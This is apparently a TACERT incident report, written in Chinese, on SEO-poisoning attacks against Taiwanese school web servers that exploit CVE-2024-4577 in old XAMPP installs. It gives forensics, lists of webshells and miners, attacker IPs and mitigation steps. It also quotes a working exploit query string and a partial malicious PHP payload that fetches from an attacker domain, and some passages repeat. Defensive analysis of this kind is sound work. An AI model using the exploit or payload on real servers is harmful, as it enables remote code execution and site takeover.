

TLP:WHITE



SEO 中毒攻擊事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

2024 年 12 月

一、事件簡介

1. 2024/11 初使用 Google 搜尋指令查詢「site:edu.tw “投資” ”當沖”」或「site:edu.tw “鬥地主”」，在搜尋結果頁發現許多學校網站出現大量不相關或不當連結的資訊。



2. 2024/11/7~2024/11/26 期間共有 33 間學校受影響，其中 18 間大學、4 間高中、3 間職業學校、1 間國中、5 間小學、2 個網路中心，而且大部分學校使用 XAMPP 架站。
3. 為了瞭解本事件發生的可能原因與攻擊行為，故對三間學校的網站主機進行鑑識。

二、SEO 中毒攻擊與 CVE-2024-4577 漏洞

1. SEO 中毒攻擊是指利用 google Search 的搜尋演算法特性，使用黑帽 SEO 技術，讓攻擊者自我設計的惡意網站於 Google 上排名升高，導致使用者可能信任並訪問惡意網站。
2. CVE-2024-4577 漏洞是因 PHP 忽略 Windows 作業系統內部對字元編碼轉換的最佳化對應，導致未認證的攻擊者可透過特定的字元序列繞過舊有的保護；並透過參數注入等攻擊在遠端 PHP 伺服器上執行任意程式碼。導致漏洞觸發有兩種可能情形:(1)將 PHP 設置於 CGI 模式下執行(2)

檔案名稱	修改日期	說明(Virustotal)
Goto.php	2024/10/06 上午 02:11	為可執行 CMD 指令的 web shell，使用它可下載 GotoHTTP.exe。(33/73)
Abuaaa.php	2024/09/27 上午 06:39	將一段由 gzip 壓縮的 PHP 程式碼解壓縮並用 eval 執行。它會檢查使用者是否來自搜索引擎的爬蟲。
Gama.php	2024/10/27 下午 04:36	根據使用者是否是搜索引擎的爬蟲，以及當前 URL 是否符合特定的檔案之副檔名來決定是否將使用者重新導向或發送 HTTP 請求到指定的 URL。
SyJpP47.php	2024/10/12 下午 05:54	它會將經過編碼的 Payload 傳遞給 eval() 函數執行。

5. IP: 81.161.238.6 從 2024/10/25 上午 03:12~2024/11/12 上午 9:16 陸續對網站主機進行攻擊，例如: SQL 注入攻擊、目錄遍歷攻擊、命令注入攻擊...，共有 922 筆紀錄。

6. 該網站主機疑似扮演跳板網站，協助 14 個惡意 IP 連線別的網站。

四、事件檢測-案例 B 大學 SEO 中毒攻擊事件

1. 受害網站採用 XAMPP 3.3 架站，疑似存在 CVE-2024-4577 漏洞。
2. 主機管理者帳戶未設定密碼。
3. 在網站目錄(htdocs)下的 img 資料夾內有大量亂碼的 gz 壓縮檔，將這些檔案解壓縮後，以網頁格式開啟會發現 Google 搜尋的關鍵字，例如：股票。
4. 在網站主機內發現下表所列惡意檔案，皆由本機管理者帳戶所建立。

檔案名稱	建立日期	修改日期	說明(Virustotal)
abuok.php	2024/07/18 上午 04:14	2024/07/27 上午 01:22	以 hex2bin 解碼，若符合條件，eval 會執行該 PHP 程式碼。
tx.php	2024/09/13 下午 02:05	2024/09/13 下午 02:05	經過 Base64 解碼與 XOR 解密後，會使用 eval 函數來執行程式碼。
/img/cmd.php	2024/07/18 上午 10:37	2024/07/18 上午 10:37	為一個可下執行命令的 webshell。
adminphp.php	2024/07/18 下午 11:42	2024/07/18 下午 11:42	混淆過的程式碼，使用了一些技術來隱藏真正的意

檔案名稱	建立日期	修改日期	說明(Virustotal)
			圖。
App.exe	2024/07/31 上午 11:00	2024/07/31 上午 11:00	挖礦程式(54/72)
config.json	2024/07/31 上午 11:00	2024/07/31 上午 11:00	內有礦池與帳戶資訊。
m.exe	2024/08/08 上午 10:45	2024/07/31 上午 10:57	下載器(30/72)。
WinRing0x64.sys	2024/07/31 上午 11:00	2024/07/31 上午 11:00	為惡意的驅動程式(3/72)。

從系統日誌發現第一筆紀錄之日期為 2024/11/3 下午 02:36，無法追蹤 2024/07/18 當日的主機帳戶登入情形。

5. 該網站主機疑似扮演跳板網站，協助 11 個惡意 IP 連線別的網站。
6. 比對惡意 PHP 檔案的建立日期與網站日誌紀錄，發現 IP:219.77.4.39 於 10/14 01:40~02:16 陸續使用 abuok.php、tx.php、goto.php 與 twini.php，同時本機管理者帳戶建立 Web、wjt 與許多亂碼的 gz 壓縮檔，為本次事件發生的主要攻擊行為。

五、事件檢測-案例 C 大學 SEO 中毒攻擊事件

1. 受害網站採用 XAMPP 3.3 架站，可能存在 CVE-2024-4577 漏洞。
2. 主機管理者帳戶使用弱密碼，而且久未更新密碼。
3. 在網站目錄下的 img 資料夾內有大量亂碼的 gz 壓縮檔。
4. 主機內找不到任何惡意 php 檔案，但有挖礦程式存在。
5. 由 AutoRuns 工具發現該主機有執行 GoHTTP 的服務設定，但執行檔案 go.exe 已不存在。
6. 在網站主機內發現下表所列惡意檔案，皆由本機管理者帳戶所建立。

檔案名稱	建立日期	修改日期	說明(Virustotal)
Web	2024/11/18 下午 05:06	2024/11/20 下午 03:39	內容為亂碼，無法辨別用途。
wjt	2024/11/18 下午 05:06	2024/11/18 下午 05:06	內容為 yes。

檔案名稱	建立日期	修改日期	說明(Virustotal)
nanominer-windows-3.9.1.zip	2024/06/19 上午 04:57	2024/06/19 下午 08:51	內含挖礦程式 nanominer.exe
nanominer.exe	-	2024/04/05 上午 05:08	挖礦程式 (28/71)

從系統日誌發現第一筆紀錄之日期為 2024/10/23 上午 02:10，無法追蹤 2024/06/19 當日的主機帳戶登入情形。

7. IP: 218.250.231.104 在 2024/11/1 下午 11:28~2024/11/2 上午 12:56 拜訪網站，有 159 筆紀錄。它 Get 與 Post abu.php 75 次、goto.php 15 次與 webaaa.php 20 次、Get hkini.php 1 次、Get ml.php 2 次，而這些檔案在檢測時皆已經不存在主機內。它曾使用 webaaa.php 讀取過網站目錄下的檔案，推測 webaaa.php 可能為一個可下指令的 webshell。
8. 該網站主機疑似扮演跳板網站，協助荷蘭 IP:80.66.83.49 在 2024/11/4 ~2024/11/5 期間連線別的網站。此 IP 連線過案例 A~C 三間學校。

六、SEO 中毒攻擊事件之攻擊手法


- 從本次三間案例學校的網站日誌中，發現許多 CVE-2024-4577 漏洞攻擊紀錄。以 B 大學為例，在 2024/06/11 下午 03:47 開始該網站主機就出現有 IP 輸入參數在檢測網站是否存在 CVE-2024-4577 漏洞。從參數內容發現有啟用 allow_url_include=1，以及自動包含 php://input，這可能會使系統易受遠端代碼執行(RCE)攻擊。

```
/php-cgi/php-cgi.exe?d+cgi.force_redirect=0+d+disable_functions=""+d+allow_url_include=1+d+auto_prepend_file=php://input
```

- 造成本次攻擊的主要原因是因為受害學校採用老舊版本的 XMAPP 建置網站，導致駭客應用 CVE-2024-4577 漏洞，開啟「allow_url_include」的功能，以及使用「auto_prepend_file=base64 payload」下載惡意程式

3. 將 auto_prepend_file 下載的 payload 以 base64 解碼後，發現為 SEO 中毒攻擊的程式碼。從程式碼中可看到/img/與/.tmp/兩個資料夾，這些資料夾在受害電腦中曾出現，也發現 [http://\[tw\[.\]qqvv\[.\]org/txt/tw.txt](http://[tw[.]qqvv[.]org/txt/tw.txt)。


3. 將 auto_prepend_file 下載的 payload 以 base64 解碼後，發現為 SEO 中毒攻擊的程式碼。從程式碼中可看到/img/與/.tmp/兩個資料夾，這些資料夾在受害電腦中曾出現，也發現 [http://\[tw\[.\]qqvv\[.\]org/txt/tw.txt](http://[tw[.]qqvv[.]org/txt/tw.txt)。



```

1  <?php error_reporting(0);$fpt=$_SERVER['DOCUMENT_ROOT'].(is_dir($_SERVER['DOCUMENT_ROOT']. '/wp-includes/image')?'wp-includes/image/':(is_dir($_SERVER['DOCUMENT_ROOT']. '/image')?'image/':(is_dir($_SERVER['DOCUMENT_ROOT']. '/images')?'images/':(is_dir($_SERVER['DOCUMENT_ROOT']. '/img')?'img/':'./tmp/')))).'a300d4de8fb9bd82aa55b7e2066a9d20';$dir=dirname($fpt);$skwd=['cn.lol','gov.lol','org.cfd','qqvv.org','cseo8.com'];$url='http://tw.qqvv.org/xt/tw.txt';function ckw($skwd){foreach($skwd as $kw){if(strpos($cnt,$kw) !== false){return true;}}return false;}function frc($url){$chh=curl_init();curl_setopt($chh,CURLOPT_URL,$url);curl_setopt(

```



```

1  <?php error_reporting(0);$fpt=$_SERVER['DOCUMENT_ROOT'].(is_dir($_SERVER['DOCUMENT_ROOT']. '/wp-includes/image')?'wp-includes/image/':(is_dir($_SERVER['DOCUMENT_ROOT']. '/image')?'image/':(is_dir($_SERVER['DOCUMENT_ROOT']. '/images')?'images/':(is_dir($_SERVER['DOCUMENT_ROOT']. '/img')?'img/':'./tmp/')))).'a300d4de8fb9bd82aa55b7e2066a9d20';$dir=dirname($fpt);$skwd=['cn.lol','gov.lol','org.cfd','qqvv.org','cseo8.com'];$url='http://tw.qqvv.org/xt/tw.txt';function ckw($skwd){foreach($skwd as $kw){if(strpos($cnt,$kw) !== false){return true;}}return false;}function frc($url){$chh=curl_init();curl_setopt($chh,CURLOPT_URL,$url);curl_setopt(

```

七、三案例之攻擊行為分析

1. 案例共同情形

- (1) 皆使用 XAMPP 架站，而且版本老舊，存在 CVE-2024-4577 漏洞。
- (2) 在 img 資料夾內有大量亂碼的 gz 壓縮檔，以及存在 Web 與 wjt 兩個檔案。
- (3) 皆有挖礦程式(例如:winsys.exe、App.exe 與 nanominer.exe)。
- (4) 皆曾經有使用 goto.php 與 GotoHTTP 服務。
- (5) 皆有一個可執行命令的 webshell (例如:cmd.php、goto.php 與 webaaa.php)。
- (6) abuok.php 為常被駭客使用的 PHP 檔。
- (7) 皆與 tw.qqvv.org/txt/tw.txt 有關。
- (8) 荷蘭 IP:80.66.83.49 同時將三個案例視為跳板網站。

八、總結與建議

1. 本次所分析的 SEO 中毒攻擊事件案例，受攻擊的網站以老舊版本的 XAMPP 架站居多，攻擊者應用 CVE-2024-4577 漏洞，又有些網站主機的管理者帳戶使用弱密碼，以致於可能造成本次事件發生。
2. 攻擊者透過 abuok.php 的 eval 函數從遠端執行程式碼。在分析各案例的網站日誌時，發現 abuok.php 被存取的很頻繁。
3. 從案例中發現攻擊者與受害網站建立連線，將受害網站視為跳板主機去連線別的網站。
4. 在處理本案時，有下列建議事項提供參考。
 - (1) 如確認已遭到 SEO 中毒攻擊，建議至 Google Search Console 服務申請「管理帳號」與申請「移除網址」，來清除 Google 搜尋結果產生的錯誤資訊。(請參考附錄一與附錄二)

- (2) 建議網站管理者設定帳戶之密碼時，加強密碼強度。
- (3) 因為 CVE-2024-4577 漏洞影響所有安裝在 Windows 作業系統上的 PHP 版本，另因 PHP 8.0 分支、PHP 7 以及 PHP 5 官方已不再維護，建議使用這些版本的網站管理者升級到最新 PHP 官方仍有維護之版本，或採取相應的緩解措施。
- (4) 對於無法升級的系統，可以考慮其他暫時緩解措施，如修改 Rewrite 規則以阻擋攻擊或取消 PHP CGI 的功能。
- (5) 因 PHP CGI 是一個過時且有問題的架構，建議網站管理者評估遷移到更安全的架構（例如 Mod-PHP、FastCGI 或 PHP-FPM）的可能性。
- (6) 網站管理者如確認網站未使用到 PHP CGI 功能，可修改 Apache Httpd 設定檔，以避免暴露弱點。更多資訊可參考「資安通報：PHP 遠端程式碼執行 (CVE-2024-4577) - PHP CGI 參數注入弱點」，來進行相關防護措施。

參考資料

1. 資安通報：PHP 遠端程式碼執行 (CVE-2024-4577)-PHP CGI 參數注入弱點

<https://devco.re/blog/2024/06/06/security-alert-cve-2024-4577-php-cgi-argument-injection-vulnerability/>

2. CVE-2024-4577

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-4577>

3. What is SEO Poisoning?

<https://www.checkpoint.com/tw/cyber-hub/cyber-security/what-is-cyber-attack/what-is-seo-poisoning/>

附錄一：向 Google Search Console 服務申請「管理帳號」

1. 網站管理者至 Google Search Console 服務(網址：
<https://search.google.com/u/1/search-console/>) 申請管理帳號。

圖 1. Google Search Console 申請頁面

2. 請輸入網域資訊，接著即會繼續如圖 2 的驗證程序，請下載該認證檔，並上傳至網站(通常為網站根目錄(Documentroot))。

圖 2. Google Search Console 驗證程序

3. 在上傳完成後，即可完成驗證所有權，如圖 3 所示。



圖 3. 驗證成功訊息

附錄二：申請移除網址

1. 網站管理者登入 Google Search Console 服務後，先點選「(A)移除網址」，再點選「(B)新要求」後，即可輸入要清除的網址等資訊，待 Google 作業完成後，即可清除相關資訊。

